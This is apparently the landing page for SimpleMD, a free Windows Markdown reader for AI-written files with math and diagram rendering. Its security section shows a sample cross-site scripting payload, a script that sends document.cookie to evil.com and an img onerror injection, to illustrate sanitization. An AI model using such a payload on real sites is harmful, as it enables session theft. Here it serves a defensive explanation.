Markdown, beautifully simple.

The desktop reader for everything your AI writes. Equations come out typeset, Mermaid blocks become real diagrams, code gets highlighted, and your files never leave your machine.

Free · MIT licensed · Works offline · No account · 0 VirusTotal detections

Windows SmartScreen note: SimpleMD is an unsigned open-source app. Click “More info → Run anyway” on launch.

AI writes Markdown. Finally something reads it well.

ChatGPT, Claude and Copilot answer in LaTeX and Mermaid. Most Markdown readers show you the raw fences instead. Drag the handle to see the difference.

Same file, two readers Drag the handle or use the arrow keys
SimpleMD SimpleMD

Maxwell's Electromagnetic Equations

A display equation:

∇ × B = μ0 ( J + ε0 ∂E/∂t )

Distributed Architecture Flow

A Mermaid diagram block:

Drag the handle, click the track, or use the arrow, Home and End keys.

Three modes. One seamless flow.

Read, Split and Edit, exactly like the app. Type into the editor below; the math and the diagram re-render as you go.

Samples:
quantum_harmonics.md Split View
KaTeX & Mermaid Live
Lines: 0
Words: 0
Characters: 0
Read time: 1 min read
Markdown · UTF-8

The real app. Not a mockup.

Every frame is SimpleMD 1.0.3 running on Windows, opening the kind of Markdown an AI assistant hands you. Flip the site theme and the app follows.






SimpleMD reading an AI-generated rate limiter design: a typeset equation, highlighted TypeScript and the outline panel. A comparison table with inline math above a rendered Mermaid flowchart and a task list. Split view: Markdown source in the editor on the left, the rendered preview on the right. Workspace search for the word token, listing every match by file and line. Reading preferences open over a page of Fourier series equations: accent colours, font choice and reading width.

An AI answer, rendered the way it was meant to look: typeset equations, highlighted code and a live outline.

Pick a step, or let it play.

Engineered for documents that matter.

Everything you need to read and fix what an AI wrote, and nothing that gets in the way.

KaTeX Math Rendering

Inline $…$ and display $$…$$ math, typeset by KaTeX the moment the file opens. Fractions, integrals, matrices, all of it.

Inline Mermaid Diagrams

Flowcharts, sequence diagrams and class models drawn straight from ```mermaid blocks, as crisp vectors that follow your theme.

CodeMirror 6 Source Editor

The editor behind modern code tools: line numbers, find and replace, bracket matching and Markdown highlighting. Fix the AI's typo, press Ctrl+S, done.

Live Outline & Search

A heading outline that jumps you through long documents, and instant search across every file in the folder you opened.

One-Click PDF Export

Press Ctrl+P for a clean A4 PDF with the equations, diagrams and code exactly as you see them.

Folders & Reading Customization

Open a whole folder at once, no import step. Pick Sans, Serif or Mono, set the reading width and accent, and switch light or dark.

Safe with files from anyone.

A Markdown file from the internet should never be able to touch your computer. SimpleMD treats every document as untrusted.

DOMPurify Sanitization

Every embedded HTML tag or raw SVG is stripped of onerror, onload, and executable script payloads before touching the DOM.

Sandboxed Renderer & CSP

The page that shows your document is sandboxed with no Node access, and a strict Content-Security-Policy allows only the app's own scripts. It can only read the files and folders you opened.

Atomic File Writes

Saves go to a hidden temporary file in the same folder, then are renamed over the original, so a crash mid-write cannot leave a truncated file.

What a hostile file looks like after SimpleMD DOMPurify Active
In the file:
<script>fetch('https://evil.com/steal?c=' + document.cookie)</script>
<img src="x" onerror="alert('Exploit')" />
PURIFIED
What gets rendered:
<script>fetch(...)</script> [script stripped]
<img src="x" /> [onerror neutralized]

The SimpleMD Philosophy

Open a file. Read. Write. Nothing else.

No accounts. No telemetry. No cloud. No AI rewriting your notes. SimpleMD does one thing, showing your Markdown beautifully, and gets out of the way.

Get SimpleMD for Windows.

Pick the installer or the portable build. Both are free and open source, and not one antivirus engine on VirusTotal flagged either file.

Portable Standalone

No installation required; run directly from any folder or USB drive.

SimpleMD-portable.exe · Windows 10/11, 64-bit · Latest release
  • Single self-contained executable
  • Run directly from any folder or USB drive
  • No installer; settings are stored in your user profile

Scanned clean on VirusTotal

Version 1.0.3 · no engine flagged either file
SimpleMD-Setup.exe 0 / 53 detections View report SHA-256 e58e5226030e3d9e940bee1af65a4d455f619c724aba56c4a73f2a6fac096dff
SimpleMD-portable.exe 0 / 57 detections View report SHA-256 5125c941df2de04d39e299161cc1dbe941f380234616541fbe1e52da86bf4fef
SimpleMD releases are Windows-only for now. Building for macOS or Linux? Inspect or build from source on GitHub →
About the Windows SmartScreen warning

Why this happens: SimpleMD is a free, open-source project and is not code-signed, because signing certificates cost money the project does not spend. Windows SmartScreen warns about any unsigned app that has not yet built up download reputation.

Windows protected your PC
Microsoft Defender SmartScreen prevented an unrecognized app from starting.
1. Click "More info" → 2. Click "Run anyway"

Verify the download yourself:

Every release lists SHA-256 checksums in SHA256SUMS.txt. Compare with certutil -hashfile SimpleMD-Setup.exe SHA256.

The scan reports above match these exact checksums. You can also read every line of the source on GitHub and build it yourself.

Built on Open Standards & Battle-Tested Libraries

Electron React CodeMirror 6 KaTeX Mermaid marked DOMPurify

Your Markdown deserves better.

Free for Windows 10 and 11. Install it in under a minute and open the folder your AI has been filling up.

Download for Windows
No telemetry  ·  Works offline  ·  No account
Version 1.0.3 · Windows 10 & 11 · MIT licensed